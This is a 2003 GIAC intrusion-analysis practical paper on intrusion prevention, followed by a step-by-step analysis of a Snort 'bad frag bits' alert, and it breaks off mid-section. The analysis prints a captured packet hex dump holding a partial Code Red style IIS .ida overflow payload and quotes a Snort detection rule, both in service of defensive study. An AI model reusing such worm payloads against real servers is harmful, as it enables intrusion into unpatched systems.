Global Information Assurance Certification Paper

Intrusion Prevention and the Quest for the Holy Grail
Practical Assignment
Version 3.3

André Cormier
SANS Beyond Firewalls
August 22-27, 2002 Denver, CO
Submitted : 2003-02-05

Table of contents

Introduction

This GIAC Practical assignment is divided in 3 parts.

In the first part I chose to express my ideas on how the new generation of Intrusion Detection devices (Called Intrusion Prevention devices) can be improved with known software and techniques to limit False positives and automate some of the Intrusion Analyst tasks.

In the second part, I analysed 3 detects. The first one was chosen from a mandatory set of Raw logs at incidents.org and based on some posting on the mailing list at incidents.org it seems that I started a new trend. The other detects were captured at my home network with one containing very strange ARP packets.

The last part is a scenario-based assignment. In this scenario, I've been assigned to audit logs files taken from an University's IDS. I chose to call the University "University of MY.NET" or UMN. This name is derived from the sanitization of the log files. Following the part 3 introduction, is a simulated audit report. That's why sections are renumbered in part 3.

The table of content may seems awkward but it is built that way to reflect the fact that part 3 is a report in itself.

I hope you will have as much fun to read this paper than it was for me when I wrote it.

André

Conventions used in this practical:

Normal text is Arial 12pts as asked in the Administrivia 2.5.

Command output and log excerpts are shown in boxes with Courrier New 8pts like in the following example:

```
$ echo "Hello world!"
Hello world!
$
```

1. Describe the State of Intrusion Detection

Intrusion Prevention and the Quest for the Holy Grail
André Cormier
February 2003

The Intrusion Detection domain is constantly evolving and one of those evolutions is Intrusion Prevention. While Intrusion Detection is the ability of detecting an attack or malicious activity, Intrusion Prevention is the ability of stopping attacks before there is actual damage or to prevent further damage.

Many tools and methodologies are now put together to build smarter Intrusion Detection Systems (IDS) and defence mechanism. Many Intrusion Detection and Prevention (IDP) vendors are advertising Real-Time Response capabilities by placing the device in the network path.

Is Real-Time automated response a myth or a reality? This is my attempt in answering that question.

The early days: Active Response

In the first stage, IDS were passive. They were sniffers, listening to the network traffic and analyzing each packet they saw. Then, Active Response was added to stop malicious traffic. Active Response was based on these mechanisms:

Session Sniping
The IDS closes the TCP session by sending a crafted response to the target. The response impersonates the source of the session and uses the TCP flag RST (Reset) to tear down the connection.

Firewall Update
The IDS adds a rule in the firewall to block all incoming traffic from the source.

It was discovered that those 2 mechanisms couldn't be trusted.

What went wrong?

Active Response mechanisms have weaknesses and can be eluded by witty attackers as explained by Larsen's and Haile's in an article [1] posted on the Securityfocus web site. The article explains that *Session Sniping* and *Firewall Update* cannot be fully trusted as a means to stop an attack because they cannot be done fast enough to prevent an attack from succeeding and since the malicious packet will reach the target the damage is already done.

Thus, relying blindly on those mechanisms will result in a false impression of security.

The king is dead, Long live the king[1]

Enters Intrusion Prevention.

IT security sometimes is really like fashion. Every now and then there is a new buzzword that every vendor must use to sell its product. Often, this new buzzword is imprecise enough as to be useless in representing what the product actually does. I agree with Andy Briney's rant [3]:

> My beef isn't with intrusion prevention solutions, but with the term itself. I mean, when you step back and divorce yourself from the above description, "intrusion prevention" can refer to pretty much every security tool. Firewalls prevent intrusions by filtering packets based on their content or source/destination. AV scanners prevent malicious code from "intruding" into networks and systems, where it can infect protected resources. VPNs encrypt Internet communications, preventing intruders from sniffing traffic or launching man-in-the-middle attacks.

Some others use Intrusion Detection and Prevention to describe their solutions. Here's the definition according to NetwrokWorlFusion Encyclopaedia [4]:

> *Intrusion detection and prevention (IDP)*
>
> *A term used by OneSecure and other vendors of in-line IDS devices. By virtue of their location in front of a protected network, IDP devices are supposed to intercept and stop attacks before they occur.*

It is yet too general. Any sales guy will use these buzzwords to sell you its Anti-Virus software, Firewalls with alerting, or IDS with Active Response (with some limitations). They all fit in this category. But let's not open a can of worms.

Intrusion Detection and Prevention, as defined earlier, places the IDS in the network path. The traffic MUST pass through the device to reach protected targets. Typical IDP system has 2 Network Interface Cards (NIC) and take the traffic from a NIC, check it against its rule set and forwards it to the other NIC if it does not match a signature. Some of them are stealthier than a firewall because they have no IP address (thus inaccessible) and they do not impose an additional hop to get to the target.

[1] Pronouncement made when the British monarch dies. The new king's reign starts at the moment the old one dies. [2]

This design is better because when detection occurs the device will drop the packet and it will never reach the target. The bad news is: it now has an impact on network performance since each packet must be checked against a rule set before it can leave the device. That's the price you have to pay.

One of the implementations of this design is the open source project Hogwash. It's designed to run on top of layer 2 (directly on top of the NIC, bypassing the Operating system) and drop packets based on a signature. Its signature engine is based on snort. The project team call this design Signature-Based Firewall which I find less confusing then Intrusion Detection and Prevention.

Is Signature-Based Firewall the key to Real-Time Response?

According to an article [5] in the NetworkWorldFusion magazine, the industry's focus is now set on blocking attacks instead of just detecting them. This is good. But, as Joanne Cummings (the article's author) pointed out, it does not matter how good a device is at blocking attacks if does not eliminate False Positives (or false alarms). The blocking will eventually be turned off or the rule's scope lessened by user pressure if too much legitimate traffic is blocked. The wider the scope of the rule is, the higher is the False Positive rate. The narrower the scope is, the higher the False Negative rate. Damned if you do and damned if you don't.

The response of the industry, according to the article, is the use of vulnerability assessment tools to help filter out the false positives.

Does vulnerability assessment tools are the answer to False Positives? We will try to answer the question later. First, let's look at the basics of False Positives.

What causes False Positives?

The following often causes false Positives:

- Device misconfiguration or configuration changes
- Binary data transfer
- Email message content
- Network Data Storage
- Network backups

Many things can cause False positives.

How do we limit false positives?

There are some levels of tuning that one can do to limit the rate of False Positives. Some of the steps are:

- Placing the IDS device behind the firewall
- Use many IDS devices instead of one big device
- Specify target hosts instead of your whole network
- Alert on unconventional traffic

By placing the IDS device behind the firewall, the device will only look at the packets that are allowed inside. All the false positives that would have been triggered by blocked packets are eliminated.

If you only have one IDS device to cover your entire network it will have to look at all the possibilities. By deploying multiple sensors, you can place them in the same physical segment as a group of targets and then have a more focused set of rules adapted to the environment.

By specifying target hosts inside the rule set you can make sure that you are not alerted for a Windows exploit when it is sent to a Unix Host.

By having rules alerting on unconventional traffic you will have 100% True Positive. This requires a perfect knowledge of the network usage. It is a huge task and will work until a new network service is set up without informing the Intrusion Analyst. The 100% probability of True Positive will then be a 99.9% probability of False Negative.

But those steps do not eliminate all the False Positives. IDS are not as good as an experienced Intrusion Analyst when it comes to distinguish False Positives from real attacks.

How does an Intrusion Analyst discern a False Positive?

Intrusion Analysts have contextual knowledge. What kind of context information do they have?

- Network recording[2]
- Network protocol knowledge
- Overall network topology and routing information
- Target's profile:
    - It's criticality (DNS, Router, Web server, Data warehouse, …)
    - Operating System / Firmware (and sometimes the upgrade level)
    - Network services it's supposed to provide
        - Application's patch level

[2] Some organizations record every packet on the network and use that information when context information is needed to fully analyze an alert. It's like viewing the tape recording of a Closed-Circuit Television system after a Physical Security incident.

        - Application behaviour
            - Does it open new communication channels (FTP, RPC, …)
            - Does it sends/receive raw binary data
    - It's protection features (tcp_wrappers, network filters, …)
    - Networked Administrative Tasks Schedule

The analyst also has the opportunity to :

- Correlate the attack with the target's system and application logs
- Correlate the attack with known recent vulnerabilities of the target system or application

What today's IDS are missing is **Contextual knowledge**.

Back to our suspended question : Are vulnerability assessments the answer to False Positives ? Let's answer this with a new question. Do vulnerability assessment tools give all the contextual knowledge needed ? No. If placed on the IDS it will only give one side of it: The network point of view.


A vision of the Holy Grail

I am thinking of a more complete approach. A multi-function Intrusion Detection System that could analyze detects by knowing what the target is, how it is configured, knowing if there are known vulnerabilities affecting the targeted service, knowing if there are new patches that have not been applied.

Sounds like science fiction ? I don't think so. To give target profile information to the IDS is not impossible. Keeping that information up-to-date is the difficult part or some may argue that it is Mission Impossible. If this is done manually, I agree that such a system will not work for long. Busy networks have too many changes and administrators to are too busy (and probably not inclined to do it anyway) to bury themselves under this kind of inventory task. But, most of the software needed to automate this task already exists :

- IDS are sniffers so network recording is trivial
- Programs use network protocols. So this should be trivial to implement
- Hosts inventory systems have existed for quite sometime now.
- There are many vulnerability database that can be queried by product like the one provided by SecurityFocus
- Many Operating Systems have a utility that checks availability of new patches.
  Microsoft has it's Baseline Security Analyzer (or HFNet)
  University of Waterloo did the same for Solaris.
- Nmap can effectively do the port scanning and subnet scan
- Nessus can do the vulnerability assessment

Putting it all together



The Profile Server

This server's role is to provide profile information on each Network Asset residing on the same network. This server has a direct link to the Signature-Based Firewall. It can monitor ARP requests and replies for newly connect Network device and probe it to assess it's profile.

Regularly, if the network asset does not have any Host Agent installed, it will get probed for open ports.

It can run nmap, nessus and arpwatch.

The Network Asset

This is any device that resides on a network. It can have a Host Agent Profiler or not.

The Host Agent Profiler

It is a piece of software installed on a Network Asset that monitors changes in the configuration, current patch level, and host activity. It sends regular update to the Profile Server. It can also monitor ARP request and reply if the Profile Server is not on the same network.

It can use custom scripts scheduled at different times.

The Signature-Based Firewall

This device sits directly in the path out of the protected network. All external network packets must pass through this device to access internal Network Assets. It contains 2 IDS engines : The Signature-Based Filtering Engine and The Advanced Packet Analysis Engine.

The Signature-Based Filtering Engine

This engine is a modified version of Signature-Based Firewall software. It inspects every packet that passes through it against its signature database or rule set. When a signature matches a packet and this signature is known to generate false positives, it passes the packet to the Advanced Packet Analysis Engine for further analysis and keeps doing it job.

This can easily be an adapted version of hogwash.

The Advanced Packet Analysis Engine

This engine receives packet when the Filtering engine finds a packet that match a rule known to generate False Positives. It then begins it Advanced Analysis based on known information about the target, recent events on the target and the previous network flow. If the engine is confident that this is a false positive or if the packet is not considered harmful it releases the packet on the network. If not, the packet is dropped.

As far as I know this part does not exist yet. It will need further thinking to find out how to automate certain decision.

The Central Vulnerability Database

This database provides information on known vulnerability and known patches for every software, operating system and firmware. It's gets queried each day for updates on the software that the profile server has in its inventory.

This could be easily built on top of SecurityFocus vulnerability database with a structured or xml-based output.

Existing product would need to share the information that constitutes contextual knowledge. They could use the Intrusion Detection Message Exchange Format (IDMEF) which is being develop by the IETF's Intrusion

Detection Working Group's (IDWG) [7]. Since this effort is to enable Intrusion Detection devices to share information it make sense to integrate this information in the protocol. This would avoid proprietary protocols or closed architecture that would confines us to a single solution.

The conclusion

While Signature-Based Firewalls (or Intrusion Detection and Prevention devices) seem to be the smartest way of blocking attacks, it's still lacks the contextual knowledge needed to limit False Positives.

Bringing contextual knowledge to those devices would require structuring the data and having it shared by the different network enabled devices. Will it help in stopping attacks ? Sure. Will it replace humans ? Well, I don't know. But it will surely help Intrusion Analysts respond more quickly and focus on real threats.

References

1. Larsen, Jason. Haile, Jeff. "Understanding IDS Active Response Mechanisms." 29 January 2002. URL: http://online.securityfocus.com/infocus/1540 (1 February 2003)
2. "The phrase finder." URL: http://phrases.shu.ac.uk/meanings/352000.html (1 February 2003)
3. Andy Briney. "What Isn't Intrusion Prevention?" Information Security Magazine. April 2002. URL: http://www.infosecuritymag.com/2002/apr/note.shtml (1 February 2003)
4. NetworkWorldFusion Encyclopaedia. http://napps.nwfusion.com/links/Encyclopedia/ (4 February 2003)
5. Joanne Cummings. "From Intrusion Detection to Intrusion Prevention". NetworkWorldFusion magazine. 23 September 2002. URL: http://www.nwfusion.com/buzz/2002/intruder.html (4 February 2003)
6. Kevin Timm. "Strategies to Reduce False Positives and Negatives in NIDS, Part Two". Securityfocus. 27 September 2001. URL: http://online.securityfocus.com/infocus/1477 (4 February 2003)
7. "Intrusion Detection Message Exchange Format". Internet draft. 30 January 2003. URL: http://www.ietf.org/internet-drafts/draft-ietf-idwg-idmef-xml-10.txt (4 February 2003)

2. Network Detects

2.1. Strange fragmented tcp packets.

Note:
Two other GCIA practical post had sent for this type of detect. My analysis differs enough to be worthy of posting (I really hope so).
The two posts are from:

- Scott Gregory
  http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00106.html
- Corey Merchant
  http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00237.html

If there are others, I apologize for missing your posts...

One detect caught my attention from the snort-logs/alert file

```
[**] [1:1322:4] BAD TRAFFIC bad frag bits [**]
[Classification: Misc activity] [Priority: 3]
10/16-19:47:17.426507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x5CA
81.99.49.6 -> 32.245.11.223 TCP TTL:110 TOS:0x0 ID:49156 IpLen:20 DgmLen:1468 DF
MF
Frag Offset: 0x0000   Frag Size: 0x05A8
This is the analysis for this detect.
```

2.1.1. Source of trace

The network traffic used for this detect was taken from the incidents.org web site. I decided to work with the 2002.9.17 file based on a fancy algorithm : My date of birth and probably because it was a big enough file!
URL of the log file : http://www.incidents.org/logs/Raw/2002.9.17

This file is a "real world" binary log generated by snort and sanitized for use within the GCIA practical. What need to be known for this log file:
* binary mode logging
* Only the packet that violated a rule is in this log
* IP address of the protected network is sanitized
* Checksums are modified
* No ICMP, DNS, SMTP or web traffic
* IP addresses belonging to non-local hosts are the real ones

For more details look at : http://www.incidents.org/logs/Raw/README

Other facts about that log file :
* Only TCP packets (As the snort summary reports, see below).
* Unknown set of rules

Let's try to assess the network topology :
What are the source MAC addresses (second field of tcpdump output is the source MAC address) ?

```
$ tcpdump -neqr 2002.9.17 | cut -d ' ' -f2 | sort | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

What are the destination MAC addresses (third field is the source MAC address)?

```
$ tcpdump -neqr 2002.9.17 | cut -d ' ' -f3 | sort | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

Only 2 different MAC addresses are used in this log file. The IEEE OUI listing at http://standards.ieee.org/regauth/oui/oui.txt tells me that these two MAC addresses are from Cisco devices. So I can assume that the network looks something like this :

```
  CISCO-DEVICE +--+--+ CISCO-DEVICE
                  |
            SNORT INSTANCE
```

What are the source IP addresses coming from 0:0:c:4:b2:33 (fifth field is source IP address) ?

```
$ tcpdump -neqr 2002.9.17 ether src  0:0:c:4:b2:33 | cut -d ' ' -f 5 | \
cut -d \. -f 1-4 | sort -t \. -n | uniq
32.245.166.119
32.245.166.236
```

What are the destination IP addresses coming from 0:0:c:4:b2:33 (seventh field is destination IP address) ?

```
$ tcpdump -neqr 2002.9.17 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 7 | \
cut -d \. -f 1-4 | sort -t \. -n | uniq
63.236.17.133
63.236.75.152
63.250.218.188
64.12.137.56
--- SNIP --- Everything but 32.245.0.0/16
```

What are the source IP addresses coming from 0:3:e3:d9:26:c0 (fifth field is source IP address) ?

```
$ tcpdump -neqr 2002.9.17 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | \
cut -d \. -f 1-4 | sort -t \. -n | uniq
4.65.196.108
12.111.47.194
12.36.134.2
12.42.128.70
24.94.211.236
61.171.236.245
61.222.9.204
61.59.224.234
--- SNIP --- Everything but 32.245.0.0/16
```

What are the destination IP coming from 0:3:e3:d9:26:c0 (seventh field is destination IP address) ?

```
$ tcpdump -neqr 2002.9.17 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | \
```

```
cut -d \. -f 1-4 | sort -t \. -n | uniq
32.245.0.97
32.245.1.229
32.245.100.172
32.245.102.195
32.245.102.200
32.245.104.220
--- SNIP --- Only addresses from 32.245.0.0/16. The higher one is 32.245.248.157
```

Is there anything from network 32.0.0.0 coming from the 0:3:e3:d9:26:c0 device ?

```
$ tcpdump -neqr 2002.9.17 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | grep
"^32\."
$
```

No. So we're sure that all 32.245.0.0/16 is behind device #2. (Note that it may also indicate that device #1 have some anti-spoofing filtering rules)

To be on the safe side is there any weird MAC addresses combo that could induce errors in my judgment ?

```
$ tcpdump -neqr 2002.9.17 ether src 0:3:e3:d9:26:c0 and ether dst not
0:0:c:4:b2:33
$ tcpdump -neqr 2002.9.17 ether src  0:0:c:4:b2:33  and ether dst not
0:3:e3:d9:26:c0
$
```

Good.

Based on the Ethernet addresses and the source and destination addresses here's the revised topology :

```
            ,-----------------.      ,-----------------.
External    | CISCO-DEVICE 1  |      | CISCO-DEVICE 2  |    Internal network
network  ---| 0:3:e3:d9:26:c0 |---+---+ 0:0:c:4:b2:33   |--- to 32.245.0.0/16
            `-----------------'   |   `-----------------'
                                  |
                           SNORT INSTANCE
```

There is enough data to assume that device #2 sits in front of 32.245.0.0/16.

Are we able to assess the ingress filtering by device #1 ? Let's look at the different port number targeted in the 32.245.0.0/16 network.
The first cut extract field seven and the second cut extract the port number.

```
$ tcpdump -neqr 2002.9.17 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | \
cut -d . -f 5 | sort -n | uniq

53:
80:
137:
139:
515:
772:
1080:
61000:
61053:
--- SNIP --- Many different destination port (Total of 139)
65001:
65006:
65039:
65044:
65045:
```

What's that empty line doing there ? That means no port number ? Let's filter out the addresses with port numbers.

```
$ tcpdump -neqr 2002.9.17 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | grep -v
".*\..*\..*\..*\."
32.245.106.94:
32.245.214.2:
32.245.65.47:
32.245.116.116:
$
```

Let's look at the complete tcpdump output for those addresses.

```
$ tcpdump -neqr 2002.9.17 "ether src 0:3:e3:d9:26:c0 and ( dst host 32.245.106.94
or \
dst host 32.245.214.2 or dst host 32.245.65.47 or dst host 32.245.116.116 )"
06:54:46.376507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 217.226.240.236 > 32.245.106.94:
(frag 0:20@57496+)
07:22:16.806507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 219.164.5.191 > 32.245.214.2:
(frag 0:20@17248)
10:46:44.966507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 219.164.5.191 > 32.245.65.47:
(frag 0:20@48032+)
15:50:12.856507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 202.71.239.222 > 32.245.116.116:
(frag 35318:8@1448+)
$
```

Fragmentation! I should I've guessed. Now back to the topology analysis.

This is not enough data to fully assess ingress filtering by device #1. What we know for sure is that port over 61000 does not seem to be filtered and that only a few ports below 1024 had been targeted. If there is some filtering, ports 53, 80, 137, 139, 515, 772 and 1080 are allowed. If device #1 is a firewall this is bad. My guess is that device #1 is not a firewall but a border router. This configuration is commonly found in ISP-Client inter-connect. There is insufficient data to tell if device #2 is a firewall or if it does ingress filtering of some kind because the data source does not contain all the network traffic.

2.1.2. Detect was generated by

Since the logs were generated by a snort instance, it was logical to begin with snort. So I used the latest release of snort available (at the time of this writing) which was Version 1.9.0 (Build 209) using (guess what) the 1.9.0 rule set.

We will use those command line options with snort.

- `-d` to have the application layer data
- `-e` to have layer 2 info (in this case Ethernet info)
- `-l` to send log files to snort-logs directory
- `-r` to specify input file
- `-S` to specify HOME_NET and EXTERNAL_NET values used thorough the rule files.

It's important to set those 2 values to limit the false positives. If we don't set those values they both default to the value 'any' and we end up with 151 detects. We can safely set the HOME_NET to 32.245.0.0/16 and EXTERNAL_NET to anything but HOME_NET based on the discovered topology.

Here's the command line invocation :

```
$ snort -c /usr/local/apps/snort/rules/snort.conf -d -e -l snort-logs/ -r
2002.9.17 -S HOME_NET=32.245.0.0/16 -S EXTERNAL_NET=\!32.245.0.0/16
Initializing Output Plugins!
--- SNIP --- Initialization ouput
        --== Initialization Complete ==--

-*> Snort! <*-
Version 1.9.0 (Build 209)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
Run time for packet processing was 0.778154 seconds


===============================================================================

Snort processed 6545 packets.
Breakdown by protocol:                Action Stats:

    TCP: 6545       (100.000%)         ALERTS: 151
    UDP: 0          (0.000%)          LOGGED: 151
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
===============================================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0         (0.000%)
    Control Packets:    0         (0.000%)
    Data Packets:       0         (0.000%)
===============================================================================
Fragmentation Stats:
Fragmented IP Packets: 28         (0.428%)
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
===============================================================================

TCP Stream Reassembly Stats:
   TCP Packets Used:      0          (0.000%)
   Reconstructed Packets: 0          (0.000%)
   Streams Reconstructed: 0
===============================================================================

Snort received signal 3, exiting
```

In that particular instance the topology specification did not reduce the number of detects. But, in general, specifying the network topology will significantly reduce the number of false positive. We see that this log file has only tcp packets and some of them are fragmented.

Several detects of the same kind got my attention right away.

```
[**] [1:1322:4] BAD TRAFFIC bad frag bits [**]
[Classification: Misc activity] [Priority: 3]
10/16-19:47:17.426507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x5CA
81.99.49.6 -> 32.245.11.223 TCP TTL:110 TOS:0x0 ID:49156 IpLen:20 DgmLen:1468 DF
MF
Frag Offset: 0x0000   Frag Size: 0x05A8
```

Those detects were triggered by this rule in the "bad-traffic.rules" rule file.

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"BAD TRAFFIC bad frag bits";
fragbits:MD; sid:1322; classtype:misc-activity; rev:4;)
```

The alert is setup to detect fragmented packets, which have both the "More Fragment" (MF) and "Don't Fragment" (DF) bits set. According to the IP specification (RFC 791) this is not possible.

This alert tells us that :

- The packet was captured on October 16th (10/16 on the third line). The name of the log file (2002.9.17) would let us believe that the capture took place around September 9th. In real life, this would affect the credibility of the trace source but since the log files provided for GIAC certification had been tampered with I should ignore this fact in my analysis.
- ether type is IP (0x800)
- Overall capture length is 1482 (0x5CA Ethernet frame Header + IP Header + TCP Header + data)
- originating host is 81.99.49.6
- destination host is 32.245.11.223
- Time to live is 110
- IP id is 49156 (used for reassembly of fragmented packets)
- The "Don't Fragment" (DF) and "More Fragment" (MF) bits are set
- Datagram length is 1468 (IP Header + TCP Header + data)
- The frag offset is 0 (If this was a real fragment, it would've been the first fragment)
- Fragment size is 1448 (TCP Header + data)
- and finally the alert message is : "BAD TRAFFIC bad frag bits".

Why is this called bad traffic ?

This rule is used to detect fragmented packets that have both fragmentation bits set (The "More Fragments" (MF) and the "Don't Fragment" (DF) bits). In the IP protocol, fragmentation can occur when a local network only accept smaller packets than the originating network. Packets are then fragmented in smaller chunks and the "MF" bit is set on each of the fragment but the last one. Fragmented packets are then reassembled at the destination host. The originating host can set the "DF" bit if it does not want its packet to be

fragmented along the path. When fragmentation must be done and the "DF" bit is set the packet is dropped and an ICMP message is sent to the originating host stating that fragmentation is required and the "DF" bit is set. Because the DF bit is set, fragmentation cannot occur along the network path. The specification for the IP protocol (RFC 791) does not allow for both fragmentation bits to be set at the same time. Packets having both bits set must be treated as suspicious as it not expected behaviour from a TCP/IP enabled device.

Let's look at the packet (snort-logs/81.99.49.6/IP_FRAG) :

```
[**] BAD TRAFFIC bad frag bits [**]
10/16-19:47:17.426507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x5CA
81.99.49.6 -> 32.245.11.223 TCP TTL:110 TOS:0x0 ID:49156 IpLen:20 DgmLen:1468 DF
MF
Frag Offset: 0x0000   Frag Size: 0x05A8
0D 73 00 50 78 87 19 88 50 4B BF 39 50 18 44 70  .s.Px...PK.9P.Dp
F6 4A 00 00 2F 64 65 66 61 75 6C 74 2E 69 64 61  .J../default.ida
3F 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  ?NNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63  N%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25  bd3%u7801%u9090%
75 36 38 35 38 25 75 63 62 64 33 25 75 37 38 30  u6858%ucbd3%u780
31 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63  1%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25  bd3%u7801%u9090%
75 39 30 39 30 25 75 38 31 39 30 25 75 30 30 63  u9090%u8190%u00c
33 25 75 30 30 30 33 25 75 38 62 30 30 25 75 35  3%u0003%u8b00%u5
33 31 62 25 75 35 33 66 66 25 75 30 30 37 38 25  31b%u53ff%u0078%
75 30 30 30 30 25 75 30 30 3D 61 20 20 48 54 54  u0000%u00=a  HTT
50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74  P/1.0..Content-t
79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 48 4F  ype: text/xml.HO
53 54 3A 77 77 77 2E 77 6F 72 6D 2E 63 6F 6D 0A  ST:www.worm.com.
20 41 63 63 65 70 74 3A 20 2A 2F 2A 0A 43 6F 6E   Accept: */*.Con
74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 35 36  tent-length: 356
39 20 0D 0A 0D 0A 55 8B EC 81 EC 18 02 00 00 53  9 ....U........S
--- SNIP ---
```

The hexadecimal dump starts with the TCP header. Payload starts at byte offset 20 (the first 12 bytes of the payload are in bold).

Look at the payload! It has Code Red style signature in it. But it is not complete. It does not have the "GET" HTTP method in it. In fact it is missing the string "GET " (GET followed by a space) for the signature to be complete as detailed in the CERT Advisory CA-2001-19 (http://www.cert.org/advisories/CA-2001-19.html)

Searching in google (http://www.google.com/) for incidents that could have been seen with code red and both DF and MF bit set did not return anything. So I tried with code red and the DF bit set and it returned some interesting documents and this one was particularly interesting: http://online.securityfocus.com/archive/75/249402/2002-01-05/2002-01-11/2

It is a post from Chris Russell in the incidents mailing list at securityfocus.com. It seems that some versions of Code Red send the "GET " method in a packet and the remaining URL in a second packet to elude IDS or filtering devices that only do fragment reassembly (and not stream reassembly). The DF bit is set but there is no evidence that the MF is set.

2.1.3. Probability the source address was spoofed

There is sign of packet crafting, which is often related with spoofed source addresses. Packet crafting sign is:

- Both "Don't Fragment" and "More Fragment" bits are set

But, this particular packet seems to be part of ongoing TCP session. Signs that lead towards that conclusion are:

- TCP flags: Push and ACK are set.
- There is an acknowledge and a sequence number that do not look odd

Furthermore, this is a TCP packet. If it is indeed part of a Code Red attack chances of source address spoofing is unlikely because of the TCP sequence number. The destination host uses this number to "correctly order segments that may be received out of order and to eliminate duplicates." (As explained in RFC 793). To effectively establish a TCP session with a spoofed source address and send data to the target host would require someone to guess the target host Initial Sequence Number (ISN). Incorrect sequence number will make the host drop the TCP packet. If the source is spoofed, it is unlikely that the sender will receive the SYN/ACK from the host (which informs the sender of the ISN) unless the sender sits in the path taken by the response packet.

Because of that and the fact that variants of code red trying to elude reassembly engine have been seen, I would say that probability the source address was spoofed is low.

We can try to see who's the owner of that address:

```
$ dig -x 81.99.49.6 PTR
--- SNIP ---
;; QUERY SECTION:
;;      6.49.99.81.in-addr.arpa, type = PTR, class = IN

;; ANSWER SECTION:
```

```
6.49.99.81.in-addr.arpa.  3H IN PTR  pc2-hart3-3-cust6.midd.cable.ntl.com.

